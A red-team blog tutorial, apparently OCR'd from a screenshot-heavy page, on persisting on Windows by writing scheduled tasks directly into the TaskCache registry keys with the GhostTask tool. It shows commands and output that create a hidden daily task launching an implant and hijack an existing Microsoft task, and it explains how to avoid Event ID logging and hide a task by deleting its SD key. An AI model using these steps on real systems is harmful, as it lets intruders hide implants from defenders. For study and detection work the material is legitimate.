Persistence – Scheduled Task Tampering

pentestlab.blog/category/red-team/page/11

November 20, 2023

Windows Task Scheduler enables windows users and administrators to perform automated tasks at specific time intervals. Scheduled tasks has been commonly abused as a method of persistence by threat actors and red teams and therefore this technique has drawn a lot of attention from SOC teams which are monitoring specific Windows Event ID's in order to identify modifications in Windows Scheduled Tasks.

The *schtasks* utility is part of the Windows ecosystem and can be used to tamper (create or modify) a schedule task in order to execute an arbitrary implant and establish persistence under the context of a standard user or administrator. Microsoft has disclosed artifacts from the HAFNIUM threat actor which has led to the discovery of a new approach which evades the usage of *schtasks* which might be heavily monitored and leverage the Windows registry to tamper scheduled tasks. Manipulation of registry keys to create or modify scheduled tasks doesn't generate the typical noise (Event ID 4698 & 106) and offers a stealthier approach of establishing persistence.


Scheduled Tasks are stored in registry in the following locations:

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree
```

The registry key *Tree* contains the scheduled tasks by name and each task has the following registry keys:

Default	Empty
Id	GUID of the Task
Index	DWORD value
SD	Security Descriptor of the Task

The above registry keys structure can be re-created to generate a new scheduled task. It should be noted that removal of the SD registry key will result the task not to be visible in the Task Scheduler or when using the command *schtasks /query*. However, elevated privileges (SYSTEM) are required in order to create or remove these registry keys.



Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\MicrosoftEdgeUpdateTaskMachineCore

- Ports
- Prefetcher
- Print
- ProfileGuid
- ProfileList
- ProfileNotification
- ProfileService
- RemoteRegistry
- Schedule
  - Aliases
  - CompatibilityAdapter
  - Configuration
  - CredWom
  - Handlers
  - Maintenance
  - TaskCache
    - Boot
    - Logon
    - Maintenance
    - Plain
    - Tasks
    - Tree
      - Microsoft
      - MicrosoftEdgeUpda
      - MicrosoftEdgeUpda
      - OneDrive Reporting
      - OneDrive Reporting
      - OneDrive Standalor
      - OneDrive Standalor
  - TaskStateFlags
  - WP


Name	Type	Data
(Default)	REG_SZ	(value not set)
Id	REG_SZ	{BC9CC8BA-3D58-4667-9198-31CE98CABBFD}
Index	REG_DWORD	0x00000002 (2)
SD	REG_BINARY	01 00 04 80 78 00 00 00 88 00 00 00 00 00 00 00 14 00...

Registry Scheduled Tasks Tree

The registry key *Tasks* contains the GUID of the scheduled task (mapping to the Id value of the Tree registry key) and other registry keys which are required to run a scheduled task such as:

- Task Trigger
- Task Action
- Path

The information is formatted in encoded keys and binary blobs. Microsoft has also disclosed that deleting the registry keys *Tasks* & *Tree* will not have any effect in the scheduled task as it will continue to run with the defined parameters until the *svchost* process is terminated or the system is rebooted.



Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{0AFD0E8C-C813-49EE-A71F-0B1D5AAFC0B4}


Name	Type	Data
(Default)	REG_SZ	(value not set)
Actions	REG_BINARY	03 00 0c 00 00 00 53 00 79 00 73 00 74 00 65 00 6d 0...
DynamicInfo	REG_BINARY	03 00 00 00 99 b7 bc 80 78 03 da 01 00 00 00 00 00 0...
Hash	REG_BINARY	a0 0b 2b 35 75 41 37 1a 1b 0f 8e 1f b5 15 94 47 56 9...
Path	REG_SZ	\Microsoft\Windows\Printing\PrinterCleanupTask
SecurityDescriptor	REG_SZ	D:(A;;GA;;;BA)(A;;GA;;;SY)
Triggers	REG_BINARY	17 00 00 00 00 00 00 00 01 07 01 00 00 00 01 00 00 e0...
URI	REG_SZ	Microsoft\Windows\Printing\PrinterCleanupTask

Registry Scheduled Tasks

Create New Task

Chris Au developed a beacon object file called GhostTask which implements the stealth technique of Scheduled Task tampering. GhostTask can create the registry structure for the arbitrary scheduled task directly from memory. Executing the following command will run the implant on a daily basis at a specific time.


```
GhostTask.exe localhost add pentestlab "cmd.exe" "/c demon.x64.exe"
red\Administrator daily 11:30
```



```
C:\Users\peter\Downloads>GhostTask.exe localhost add pentestlab "cmd.exe" "/c demon.x64.exe" red\Administrator daily 11:
30
Execution Log:
Created key 'HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Plain\{B8D71D36-E8E9-403C-B00A-E76178D
99BF2}'.
Created key 'HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\pentestlab'.
Created key 'HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{B8D71D36-E8E9-403C-B00A-E76178D
99BF2}'.
Added value 'Index' to 'HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\pentestlab'
Added value 'Id' to 'HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\pentestlab'
Added value 'SD' to 'HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\pentestlab'
Added value 'Author' to 'HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{B8D71D36-E8E9-403C-
B00A-E76178D99BF2}'
Added value 'Path' to 'HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{B8D71D36-E8E9-403C-B0
0A-E76178D99BF2}'
Added value 'URI' to 'HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{B8D71D36-E8E9-403C-B00
A-E76178D99BF2}'
Added value 'Date' to 'HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{B8D71D36-E8E9-403C-B0
0A-E76178D99BF2}'
Added value 'Actions' to 'HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{B8D71D36-E8E9-403C
-B00A-E76178D99BF2}'
Added value 'DynamicInfo' to 'HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{B8D71D36-E8E9-
403C-B00A-E76178D99BF2}'
Added value 'Triggers' to 'HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{B8D71D36-E8E9-403
C-B00A-E76178D99BF2}'
```

Scheduled Tasks – Create New Task

The information about the newly created task will be displayed at the end of the console.




```
Scheduled task has been created with the following setup:
Task Name:                     pentestlab
Task GUID:                     {B8D71D36-E8E9-403C-B00A-E76178D99BF2}
User to execute the task:      red\Administrator
Action:                        cmd.exe /c demon.x64.exe
Schedule Type:                 daily
Execution Time:                11:30
Task Deletion Command:         GhostTask.exe localhost delete "pentestlab"


C:\Users\peter\Downloads>_
```

Scheduled Tasks – Create New Task output


Examining the registry will verify that the registry keys have been been created successfully.



Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\pentestlab

Name	Type	Data
(Default)	REG_SZ	(value not set)
Id	REG_SZ	{B8D71D36-E8E9-403C-B00A-E76178D99BF2}
Index	REG_DWORD	0x00000003 (3)
SD	REG_BINARY	01 00 04 80 1c 00 00 00 2c 00 00 00 00 00 00 00 14 00...

Scheduled Task Tampering – Arbitrary Task



Registry Editor


Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{B8D71D36-E8E9-403C-B00A-E76178D99BF2}

```
{8EE263E5-F251-472
{8FF5DE67-C947-448
{90F68E39-00DE-415
{91A384BC-20F7-4E5
{92FFE795-C628-432
{9486DC81-1119-455
{9520602D-5D35-49E
{9B29B882-A95C-43
{9D87DBE9-E563-470
{9ECD9F35-130A-4C
{A08D6A77-C926-4E
{A178EF34-5778-406
{A28E2F31-2C6D-42
{A2FADBDF-6855-42
{A2FFCE6E-7F06-494
{A499FA48-7057-4A
{A5F3D330-A4DA-40
{A60D9ECB-A6F4-4F
{A74EF9D1-6D6B-45
{A78F2805-47D9-4EI
{A9C498D6-046E-40
{AA70A383-6F5D-47
{AAE4A09B-2A9A-4
{AB05B368-13F7-468
{AF73DAAA-53AE-4
{AFEE5D15-0E83-432
{B47741C7-201E-480
{B5108B49-C39A-43
{B750F9BA-94F7-495
{B78ECE48-2BFE-494
{B890B67D-8AE2-46
{B8D71D36-E8E9-40:
{B97C7632-DD50-4F
{BA366117-6A44-44I
```

Name	Type	Data
(Default)	REG_SZ	(value not set)
Actions	REG_BINARY	03 00 0c 00 00 00 41 00 75 00 74 00 68 00 6f 00 72 00...
Author	REG_SZ	red\Administrator
Date	REG_SZ	2023-10-29T17:26:40
DynamicInfo	REG_BINARY	03 00 00 00 b0 6f 12 14 8d 0a da 01 00 00 00 00 00 0...
Path	REG_SZ	\pentestlab
Triggers	REG_BINARY	17 00 00 00 00 00 00 00 85 03 fe 7f 00 00 00 00 01 00 ...
URI	REG_SZ	\pentestlab

Scheduled Task Tampering – Task Information

The command that will run the implant will be stored in the actions key.



Edit Binary Value

Value name:

Actions

Value data:


```
00000000  03  00  0C  00  00  00  41  00   . . . . . . A .
00000008  75  00  74  00  68  00  6F  00   u . t . h . o .
00000010  72  00  66  66  00  00  00  00   r . f f . . . .
00000018  0E  00  00  00  63  00  6D  00   . . . . c . m .
00000020  64  00  2E  00  65  00  78  00   d . . . e . x .
00000028  65  00  20  00  00  00  2F  00   e .   . . . / .
00000030  63  00  20  00  64  00  65  00   c .   . d . e .
00000038  6D  00  6F  00  6E  00  2E  00   m . o . n . . .
00000040  78  00  36  00  34  00  2E  00   x . 6 . 4 . . .
00000048  65  00  78  00  65  00  00  00   e . x . e . . .
00000050  00  00  00  00                   . . . .
```

Scheduled Task Tampering – Actions Registry Key

Task Modification

GhostTask can be also used to tamper an existing scheduled task with an arbitrary beacon for a more stealthier approach. Execution of the following command will modify the *CacheTask* in order to execute the beacon under the context of the user *peter* on a daily basis at a specific time interval.

```
GhostTask.exe localhost add "Microsoft\Windows\Wininet\CacheTask" "cmd.exe" "/c
C:\Users\peter\Downloads\demon.x64.exe" red/peter daily 11:37
```

